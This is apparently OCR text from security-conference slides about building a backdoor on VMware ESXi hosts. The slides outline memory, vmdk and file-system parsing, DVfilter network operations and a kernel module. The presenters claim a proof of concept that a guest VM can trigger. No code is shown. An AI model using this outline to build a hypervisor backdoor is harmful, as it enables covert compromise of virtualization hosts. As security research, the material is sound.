
Backdoor on the Host


- Memory Operation:
  - Like we mentioned before
- File Operation:
  - Parsing vmdk
  - Parsing file system
- Network Operation:
  - DVfilter
- With a kernel module, the :
  - We build a POC of this
  - Just need a few weeks of develop
  - Can be a crazy backdoor on ESXi
  - Knock the door in VM, Trigger malware on ESXi


Backdoor on the Host

